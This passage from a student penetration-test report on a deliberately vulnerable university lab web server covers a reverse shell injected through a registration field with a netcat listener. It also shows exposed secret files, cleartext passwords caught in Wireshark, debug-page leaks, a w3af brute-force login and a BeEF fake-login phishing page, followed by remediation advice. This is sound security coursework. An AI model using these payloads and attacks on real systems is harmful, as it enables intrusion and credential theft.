root@kali:~# nc -l -p 45254 -vvv
nc: listening on :: 45254 ...
nc: listening on 0.0.0.0 45254 ...
```


Figure 23, listening in Netcat



Register:

username :	-c "bash -i >& /dev/tcp/192.1
password :	•
Name :	w
Age :	w
Image URL:	w


Figure 24, reverse shell command injection



```
ls
nc: read 3 bytes from local
nc: wrote 3 bytes to remote
nc: read 2 bytes from remote
lsnc: wrote 2 bytes to local
nc: read 152 bytes from remote

all_users.html
bear.jpg
cat.jpg
cgi-bin
cmt118.css
create-database.py
dog.jpg
favicon.ico
index.html
nohup.out
people.db
query-database.py
secrets.txt
nc: wrote 152 bytes to local
nc: read 102 bytes from remote
cmt118@ubuntu:~/vulnerable-website$ nc: wrote 102 bytes to local
```

Figure 25, a working reverse shell


- URL Access restriction
    - By inputting the name of a file by the end of the URL it could be accessed via the browser, for example, http://192.168.118.130:8000/secrets.txt. Figure (26). More sensitive files could be accessed in the same way such as the database files stored in the serve's directories http://192.168.118.130:8000/people.db .



```
Elvis is alive.
Aliens are in Area 51.
Breathing makes you older.
```

Figure 26, secerets.txt


- Clear text password via http
    - While monitoring the behaviour of the web application and capturing packets through WIRESHARK, it was noted that usernames and passwords are not encrypted and moved over the network with no encryption, figure (27).



```
 18 9.939770000 192.168.118.130    192.168.118.128    TCP     74 irdmi > 40097 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len
 19 9.939784000 192.168.118.128    192.168.118.130    TCP     66 40097 > irdmi [ACK] Seq=1 Ack=1 Win=29696 Len=0 TS
 20 9.939951000 192.168.118.128    192.168.118.130    HTTP   529 POST /cgi-bin/signin.py HTTP/1.1  (application/x-w
 21 9.940198000 192.168.118.130    192.168.118.128    TCP     66 irdmi > 40097 [ACK] Seq=1 Ack=464 Win=64768 Len=0
 22 9.941881000 192.168.118.130    192.168.118.128    TCP    176 [TCP segment of a reassembled PDU]
 23 9.941893000 192.168.118.128    192.168.118.130    TCP     66 40097 > irdmi [ACK] Seq=464 Ack=111 Win=29696 Len=
 24 9.983626000 192.168.118.130    192.168.118.128    TCP    303 [TCP segment of a reassembled PDU]
 25 9.983645000 192.168.118.128    192.168.118.130    TCP     66 40097 > irdmi [ACK] Seq=464 Ack=348 Win=30720 Len=

Ethernet II, Src: Vmware_2a:ac:68 (00:0c:29:2a:ac:68), Dst: Vmware_11:20:b3 (00:0c:29:11:20:b3)
Internet Protocol Version 4, Src: 192.168.118.128 (192.168.118.128), Dst: 192.168.118.130 (192.168.118.130)
Transmission Control Protocol, Src Port: 40097 (40097), Dst Port: irdmi (8000), Seq: 1, Ack: 1, Len: 463

30  61 6e 67 75 61 67 65 3a  20 65 6e 2d 55 53 2c 65   anguage:  en-US,e
40  6e 3b 71 3d 30 2e 35 0d  0a 41 63 63 65 70 74 2d   n;q=0.5. .Accept-
50  45 6e 63 6f 64 69 6e 67  3a 20 67 7a 69 70 2c 20   Encoding : gzip,
60  64 65 66 6c 61 74 65 0d  0a 52 65 66 65 72 65 72   deflate. .Referer
70  3a 20 68 74 74 70 3a 2f  2f 31 39 32 2e 31 36 38   : http:/ /192.168
80  2e 31 31 38 2e 31 33 30  3a 38 30 30 30 2f 0d 0a   .118.130 :8000/..
90  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 6b 65 65 70   Connecti on: keep
a0  2d 61 6c 69 76 65 0d 0a  43 6f 6e 74 65 6e 74 2d   -alive.. Content-
b0  54 79 70 65 3a 20 61 70  70 6c 69 63 61 74 69 6f   Type: ap plicatio
c0  6e 2f 78 2d 77 77 77 2d  66 6f 72 6d 2d 75 72 6c   n/x-www- form-url
d0  65 6e 63 6f 64 65 64 0d  0a 43 6f 6e 74 65 6e 74   encoded. .Content
e0  2d 4c 65 6e 67 74 68 3a  20 33 34 0d 0a 0d 0a 75   -Length:  34....u
f0  73 65 72 6e 61 6d 65 3d  68 69 2b 26 70 61 73 73   sername= hi+&pass
00  77 6f 72 64 3d 6e 69 63  65 70 61 73 73 77 6f 72   word=nic epasswor
10  64                                                 d
```

Figure 27, Wireshark un-encrypted pass and user


- Server error handling
    - This vulnerability was the easiest to both find and exploit. By simply making a mistake in any given form, such as inputting a string instead of character or re-registering a pre-registered user figure (28) a python debug html page is displayed which exposes a lot of the source code used giving the hacker a lot of information. This information helped massively in launching the second SQLInjection as it gave inside to the queries and their structure in the server.



```
IntegrityError

A problem occurred in a Python script. Here is the sequence of function calls leading up to the error, in the order they occurred.

/home/cmt118/vulnerable-website/cgi-bin/register.py in <module>
    27 conn = sqlite3.connect('people.db')
    28 c = conn.cursor()
=>  29 c.execute('insert into users values (?, ?, ?, ?, ?)', (username, password, my_name, my_age, my_image))
    30 conn.commit()
    31 conn.close()
c = <sqlite3.Cursor object>, c.execute = <built-in method execute of sqlite3.Cursor object>, username = 'W', password = 'J', my_name = 'W', my_age = '0', my_image = '0'

IntegrityError: UNIQUE constraint failed: users.username
     args = ('UNIQUE constraint failed: users.username',)
     with_traceback = <built-in method with_traceback of IntegrityError object>
```


Figure 28, python errors

- Brute force attack:
    - The login mechanism seemed exploitable as multiple failed attempts at guessing a user's password didn't prompt a warning.
    - Using w3af and populating the user and password list with any relevant names and password. We can perform, figure (29), a basicAuthBrtue and a formAuthBrute, which both are brute force attacks. The attack proved successful and access to the user jane was gained, figure (30, 31).




audit	☐
auth	☐
bruteforce	✓
basicAuthBrute	✓
formAuthBrute	✓
discovery	☐
evasion	☐
grep	☐
mangle	☐

Figure 29, w3af attack



```
[13 Jan 2022 04:47:02 PM EST] Auto-enabling plugin: grep.lang
[13 Jan 2022 04:47:02 PM EST] The page language is: en
[13 Jan 2022 04:47:03 PM EST] Found a form login. The action of the form is: "http://192.168.118.130:8000/cgi-bin/signin.py".
[13 Jan 2022 04:47:03 PM EST] The username field to be used is: "username".
[13 Jan 2022 04:47:03 PM EST] The password field to be used is: "password".
[13 Jan 2022 04:47:03 PM EST] Starting form authentication bruteforce on URL: "http://192.168.118.130:8000/cgi-bin/signin.py".
[13 Jan 2022 04:47:03 PM EST] Found authentication credentials to: "http://192.168.118.130:8000/cgi-bin/signin.py". A correct user and password combination is: jane/password
[13 Jan 2022 04:47:03 PM EST] Finished bruteforcing "http://192.168.118.130:8000/cgi-bin/signin.py".
[13 Jan 2022 04:47:03 PM EST] Found 3 URLs and 4 different points of injection.
```


Figure 30, successful brute attack



```
POST http://192.168.118.130:8000/cgi-bin/signin.py HTTP/1.1
Host: 192.168.118.130:8000
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.sf.net)

username=jane&password=password
```

Figure 31, details of the attack

- Social engineering attack:
  - BEEF could be used to perform a fake page attack, where after injecting the hook, users are asked for login credentials after browsing for a while, figure (32, 33). And the inputted information is then retrieved by the attacker beef UI.



Your session has timed out!

For your security, your session has been timed out. To continue browsing this site, please re-enter your username and password below.

Username:

Password:


Ok

re 22 years old.

e are your files:

```
sername has no home directory in this computer.
 code: 2
```

Figure 32, beef social engineering attack



Module Results History

id	date	label
0	2022-01-13 17:05	command 1

Command results

1 **data**: answer=lool:[as

Figure 33, successful retrieval of password and username from the victim

5. Recommendations:

The following is a table which explores vulnerabilities and their possible solutions:

Python debug handling	This vulnerability might not seem very detrimental; however, python debug pages give major insight into behaviour of the server and open multiple possibilities of exploitation. By simply restricting this feature, this vulnerability is resolved.
SQLInjection	SQLInjections are overall risky and might leave a database completely visible for the attacker as the case was on this server. The following is a general guideline to follow for minimizing and eliminating injections: • User input validation. • Limiting allowed characters. • Actively manage SQL updates and protocols. • Reduce attack surface. • Encrypting databases, especially of sensitive data.
Cross site scripting	Multiple detrimental XSS attacks we performed on the web application, and to minimize their occurrence and affect the following might prove useful: • Security policy. • Validate input. • Encode URLS and outputs.
Command injection	Command injection solutions are an extension of the provided recommendation of SQLInjections; however, the following might prove useful: • Using an abstraction liar for running server code, such as using a python library for executing code. • Limiting server privilege and stored data on the server. • Diversifying the connection and relying on proxies.
System and software misconfiguration	• Keeping the server, packages and libraries patched and up to date. • Following industry best practises, such as limiting autocompletion on password fields. • Restrict file types for reading and writing remotely, to limit URL accessing files. • Satanizes server files and keep personal and sensitive files outbounds of the server.
Clear text http	• Upgrades sever protocol to HTTPS. • Encrypt all incoming information.
Brute force	• Two factor authentication could eliminate brute force attacks • Limiting the number of failed login attempts.

	• Creating sessions for each browser, so it could limit the time attacker has to perform an attack.

6. Conclusion:

To conclude, a penetration testing procedure was carried on provided Ubuntu virtual machine by the university. The investigation has proved that the machine is highly exploitable and full access over the server machine was established remotely. Port 8000 was an open port on the victim machine which hosted a python web application. This server was the medium which all attacks and exploits were carried at. Nine vulnerabilities were found:

- SQLInjection.
- Cross site scripting.
- Command injection.
- Failure to URL Access restriction.
- Clear text password via http.
- Server error handling.
- Outdated server.
- Password auto completion.
- Allows users to input weak passwords.

And solutions to each have been provided in the recommendation sub-section.

7. References:

1. H. M. Z. A. Shebli and B. D. Beheshti, "A study on penetration testing process and tools," 2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT), 2018, pp. 1-7, doi: 10.1109/LISAT.2018.8378035.
2. Y. Khera, D. Kumar, Sujay and N. Garg, "Analysis and Impact of Vulnerability Assessment and Penetration Testing," 2019 International Conference on Machine Learning, Big Data, Cloud and Parallel Computing (COMITCon), 2019, pp. 525-530, doi: 10.1109/COMITCon.2019.8862224.
3. P. S. Shinde and S. B. Ardhapurkar, "Cyber security analysis using vulnerability assessment and penetration testing," 2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare (Startup Conclave), 2016, pp. 1-5, doi: 10.1109/STARTUP.2016.7583912.